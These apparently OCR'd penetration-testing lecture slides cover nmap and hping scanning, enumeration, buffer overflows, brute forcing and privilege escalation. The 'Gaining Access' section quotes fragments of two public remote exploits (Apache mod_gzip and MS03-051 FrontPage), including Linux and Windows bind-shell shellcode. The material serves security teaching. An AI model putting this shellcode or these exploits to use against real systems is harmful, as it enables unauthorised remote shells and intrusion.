
What happens:

1. Host discovery – see which IPs within the /24 are active.
   - Sends an ACK packet destined for port 80
   - ICMP echo request
   - Options exist to send TCP SYN/ACK, UDP, ICMP, etc, probes on various ports for host discovery
   - If hosts are on a local subnet, ARP host discovery is used.
2. Upon discovering an active host:
   - Probes all ports up to 1024 and 636 other higher ports defined in config file (scan order is randomized by default).
   - Will try to guess what type of service based on response (fallback is to use port number to guess the service). -- banner grabbing and other techniques
   - Default port scan uses simple SYN packets, but many options are available.

Scanning - nmap

TCP SYN (“half-open”) scan:

```
# nmap –v –A –O 192.168.0.100
```



Pentesting platform

TCP SYN packet

Src: 30222

Dst: 22

Target machine

Pentesting platform

Return TCP packet

Src: 30222

Dst: 22

Target machine

If return packet is SYN/ACK → port 22 is listening.
If return packet is RST → port 22 is not listening.
If no response → port 22 is filtered.


Somewhat “stealthy” because a full connection is not made – but still pretty obvious as a scan by most IDS devices.

Scanning - nmap

TCP NULL, FIN, and Xmas scans:

- Success is dependent on the implementation of the TCP stack on the target machine.
- Makes use of how responses for malformed packets are treated under the TCP RFC.

```
#nmap –sN –v –A –O 192.168.0.100
```



Pentesting platform

TCP NULL
(Sets no bits in header).

Src: 30222

Dst: 22

Target machine

Pentesting platform

Return TCP packet

Src: 30222

Dst: 22

Target machine


If return packet is RST	→ port 22 is closed.
If no response	→ port 22 is either open or filtered.
If ICMP unreachable error	→ port 22 is filtered.

Windows machines don’t compny with this RFC – they send RST if the port is either open or closed.

Scanning - nmap

```
# nmap -A -v -O scanme.nmap.org

Host scanme.nmap.org (205.217.153.62) appears to be up ... good.
Interesting ports on scanme.nmap.org (205.217.153.62):
Not shown: 1635 filtered ports, 37 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
25/tcp   open  smtp
53/tcp   open  domain     ISC Bind 8.4.4
80/tcp   open  http       Apache httpd 2.2.2 ((Fedora))
110/tcp  open  pop3?
1080/tcp open  http-proxy Tinyproxy 1.6.0
3128/tcp open  http-proxy Tinyproxy 1.6.0
8080/tcp open  http-proxy Tinyproxy 1.6.0

TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Incremental

Nmap finished: 1 IP address (1 host up) scanned in 3795.005 seconds
         Raw packets sent: 5313 (236.176KB) | Rcvd: 5302 (244.042KB)
```

Scanning - nmap



Target(s): www.insecure.org

Scan Type: SYN Stealth Scan

Relay Host:

Scanned Ports: Most Important [fast]

Range:

Scan Extensions: ☐ RPC Scan ☐ Identd Info ☑ OS Detection ☑ Version Probe

```
Starting nmap 3.49 ( http://www.insecure.org/nmap/ ) at 2003-12-19 14:28 PST
Interesting ports on www.insecure.org (205.217.153.53):
(The 1212 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 3.1p1 (protocol 1.99)
25/tcp   open   smtp    qmail smtpd
53/tcp   open   domain  ISC Bind 9.2.1
80/tcp   open   http    Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.6.1)
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 212.119 days (since Wed May 21 12:38:26 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 33.792 seconds
```

Command: nmap -sS -sV -O -F -PI -T4 www.insecure.org

hping – Custom packet crafting

- Conceptually, a TCP version of ‘Ping,’ and more.
- Sends custom TCP packets to a host and listens for replies
- Enables port scanning and spoofing simultaneously, by crafting packets and analyzing the return


hping v3.0

- Uses hping crafted packets to:
  - Test firewall rules
  - Test net performance
  - Remotely fingerprint OSes
  - Audit TCP/IP stacks
  - Transfer files across a firewall
  - Check if a host is up
  - a TCP-based “ping” will sometimes traverse a firewall where an ICMP request will not
  - Craft custom TCP packets – set custom window size, TTL, flags, packet size, anything!

“Inverse mapping” using hping

Create a custom RST packet:

```
# hping –R 192.168.0.100
```



If return packet is ICMP Unreachable → host doesn’t exist
If no response → host does exist

Quite stealthy – many IDSes don’t detect it because of the large number of RST packets in the wild.

Enumeration

- Objective:
  - Identify valid user accounts
  - Find poorly protected resources or shares
  - Identify vulnerable applications on target hosts
- Techniques:
  - List user accounts
  - List file shares
  - Identify application versions by fingerprinting (banner grabbing)

```
nc -v www.website.com 80
```

- Tools:
  - *dumpacl, sid2user* (Microsoft systems)
  - *showmount* (Unix systems)
  - Banner grabbing (*netcat, telnet, rpcinfo, nessus, etc*)

Enumeration – telnet… more versioning

Very simple way to “banner grab” to find versions:

```
# telnet scanme.nmap.org 22
Trying 205.217.153.62...
Connected to scanme.nmap.org.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3
^]
telnet> quit
Connection closed.
```

Keep in mind that many people fake their banners to deliver incorrect messages.

Enumeration – userids on a Windows domain

```
F:\DEV\cpp\GetUserInfo>getuserinfo \\2k3utl01\.

GetUserInfo V02.07.00cpp Joe Richards (joe@joeware.net)
September 2003

User Accounts for \\2k3utl01
---------------------------------------------------------------
----------------
admin                    Administrator            ASPNET
dsauter                  Guest                    IUSR_2K3UTL01
IWAM_2K3UTL01            joe
SUPPORT_388945a0
```

Requires no special permissions or “hacks” to run. Making use of the calls to the Windows API for security identifiers of the user accounts. Doesn’t work on Windows XP SP2. (http://www.joeware.net/win/free/tools/getuserinfo.htm)

Gaining Access


- Objective:
  - Enter target computer
  - Establish toe-hold

- Techniques:
  - Password stealing or eavesdropping (Man in the Middle Atack)
  - Brute force access
  - **Buffer overflow**


- Tools:
  - *tcpdump*, L0phtCrack’s *readsmb*
  - *tftp* (grab /etc/passwd on Unix hosts)
  - *pwdump2* (grab password hashes on W2K, Win 2003 systems)
  - Scripts targeting known vulnerabilities
  - Keyloggers, spyware, root kits, LKMs
  - metasploit, nessus, canvas, impact

What is a Buffer Overflow?

- A buffer overflow occurs when:
  - Bytes are copied from one memory location to another without proper bounds checking.



Buffer Overflows on the Stack



```
func_3()                         func_2()         func_1()
{                                {                {
   char buf[100];                   int c, d;        int a, b;

   read_user_input(buf);            func_3();        func_2();
}                                }                }
```

Malicious user supplies input to *buf*… a very carefully constructed string containing byte code that is longer than the 100-byte size of *buf*. This overwrites *func_2*'s address with *buf*'s address. When *func_3* returns, it will branch to *buf* instead of *func_2*.

Gaining Access

```
// Apache mod_gzip (with debug_mode) <= 1.2.26.1a Remote Exploit

/*
\   [exploit code] for mod_gzip (with debug_mode) <= 1.2.26.1a
/
\   Created by xCrZx crazy_einstein yahoo com  /05.06.03/
/
\   Tested on RedHat 8.0 (Psyche) (here is target for it),
/               also tested on FreeBSD 4.7 (1.3.19.2a) (here is no target
    for it :)
/
/   remote exploit for mod_gzip (debug_mode) [Linux/*BSD]
\                          by xCrZx [crazy_einstein@yahoo.com] /05.06.03/
/
\   Using: ret_err = 0x42127480, ret = 0xbfffd8f0
/
\        [!] Connecting to localhost:80
/        [+] Connected!
\        [*] Trying to connect to localhost:2003 port!!! Pray for success!
/        [*] Sleeping at 2 seconds...
\
/        [!] Shell is accessible!
\
/        uid=99(nobody) gid=99(nobody) groups=99(nobody)
\        Linux blacksand 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 i686
```

Gaining Access – Linux Shell Code

```
struct TARGETS {
  char *distr;
  long ret;
  long std_err;
  char *shellcode;
  char *jmp;
} targets[] = {

  /* you can add targets here */

  {"RedHat 8.0 (Psyche)",  // disributive info
   0xbfffd8f0, // return address in stack
   0x42127480, // address of stderr
   //shellcode for Linux x86 -> bind shell on 2003 port//
     "\x31\xc0\x89\xc3\xb0\x02\xcd\x80\x38\xc3\x74\x05\x8d\x43\x01\xcd\x80"
     "\x31\xc0\x89\x45\x10\x40\x89\xc3\x89\x45\x0c\x40\x89\x45\x08\x8d\x4d"
     "\x08\xb0\x66\xcd\x80\x89\x45\x08\x43\x66\x89\x5d\x14\x66\xc7\x45\x16"
     "\x07\xd3\x31\xd2\x89\x55\x18\x8d\x55\x14\x89\x55\x0c\xc6\x45\x10\x10"
     "\xb0\x66\xcd\x80\x40\x89\x45\x0c\x43\x43\xb0\x66\xcd\x80\x43\x89\x45"
     "\x0c\x89\x45\x10\xb0\x66\xcd\x80\x89\xc3\x31\xc9\xb0\x3f\xcd\x80\x41"
     "\x80\xf9\x03\x75\xf6\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
     "\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80",
```

Gaining Access – Win Shell Code

// MS Frontpage Server Extensions fp30reg.dll Exploit (MS03-051)

```
/******** bind shellcode spawns persistent shell on port 9999 *****************************/
unsigned char kyrgyz_bind_code[] = {
	0xEB, 0x03, 0x5D, 0xEB, 0x05, 0xE8, 0xF8, 0xFF, 0xFF, 0xFF, 0x8B, 0xC5, 0x83, 0xC0, 0x11, 0x33,
	0xC9, 0x66, 0xB9, 0xC9, 0x01, 0x80, 0x30, 0x88, 0x40, 0xE2, 0xFA,
	0xDD, 0x03, 0x64, 0x03, 0x7C, 0x09, 0x64, 0x08, 0x88, 0x88, 0x88, 0x60, 0xC4, 0x89, 0x88, 0x88,
	0x01, 0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xD9, 0x89, 0x88, 0x88,
	0x01, 0xCE, 0x4E, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE,
	0x4E, 0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0xB8, 0x89, 0x88,
	0x88, 0x01, 0xCE, 0x5A, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0xA8, 0x89, 0x88,
	0x88, 0x01, 0xCE, 0x46, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x98, 0x89, 0x88,
	0x88, 0x01, 0xCE, 0x42, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x88, 0x89, 0x88,
	0x88, 0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x78, 0x88, 0x88,
	0x88, 0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x92, 0xF8, 0x4F, 0x60, 0x68, 0x88, 0x88,
	0x88, 0x01, 0xCE, 0x64, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x25, 0xA6, 0x61, 0x60, 0x58, 0x88, 0x88,
	0x88, 0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6D, 0xC1, 0x0E, 0xC1, 0x60, 0x48, 0x88, 0x88,
	0x88, 0x01, 0xCE, 0x6A, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x38, 0x88, 0x88,
	0x88, 0x01, 0xCE, 0x5E, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89,
	0x88, 0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77, 0xDE, 0x78,
	0x03, 0x50, 0xDF, 0xDF, 0xE0, 0x8A, 0x88, 0xAF, 0x87, 0x03, 0x44, 0xE2, 0x9E, 0xD9, 0xDB, 0x77,
	0xDE, 0x64, 0xDF, 0xDB, 0x77, 0xDE, 0x60, 0xBB, 0x77, 0xDF, 0xD9, 0xDB, 0x77, 0xDE, 0x6A, 0x03,
	0x58, 0x01, 0xCE, 0x36, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x4A, 0x0B, 0x4C, 0x24, 0x05,
	0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75, 0x4E, 0xCC, 0xAC, 0x98,
	0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x01, 0xDC, 0xAC, 0xC0, 0x01, 0xDC, 0xAC, 0xC4, 0x01, 0xDC, 0xAC,
	0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9, 0xD9, 0xD9, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77,
	0xFE, 0x4A, 0xD9, 0x77, 0xDE, 0x46, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x5A, 0x03,
	0x40, 0x77, 0xFE, 0x36, 0x77, 0xDE, 0x5E, 0x63, 0x16, 0x77, 0xDE, 0x9C, 0xDE, 0xEC, 0x29, 0xB8,
	0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03, 0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C,
	0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4, 0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0,
	0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2, 0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03,
	0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48, 0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B,
	0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C, 0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03,
	0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55, 0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48,
	0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A, 0x8C, 0x88
};
```

Scanning and gaining access

Commercial tools:

- CORE IMPACT
- eeye Retina
- CANVAS


Free tools:

- Nessus – a vulnerability scanner, v3 free, v2 open source
- Metasploit – open source

Gaining Access – brute forcing

- ssh brute forcing
  - Easy!
  - Need a list of user accounts
  - Only need one person to have a poor password
  - Once you have user-level access on a machine, privilege escalation is necessary for root
- Not just ssh, also other logon services (think VNC, ftp, SMB, https, etc)
- Easily seen in logs… *but are you watching?*


Escalating Privilege



JavaScript Prompt:

Please enter the name of the server you want hacked. Do not include the 'www' part, or any subdirectories. Example type 'acme.net'

- Objective:
  - Gain complete control
  - Gain ROOT or ADMIN
- Techniques:
  - Password cracking
  - Published exploits
  - Reverse *telnet*, *cron* jobs
  - Hunting for unprotected information and clues



- Tools:
  - *crack, l0phtcrack, john the ripper*
  - *rdist, getadmin, sechole*
  - Scripts targeting known vulnerabilities
  - “rootkits”

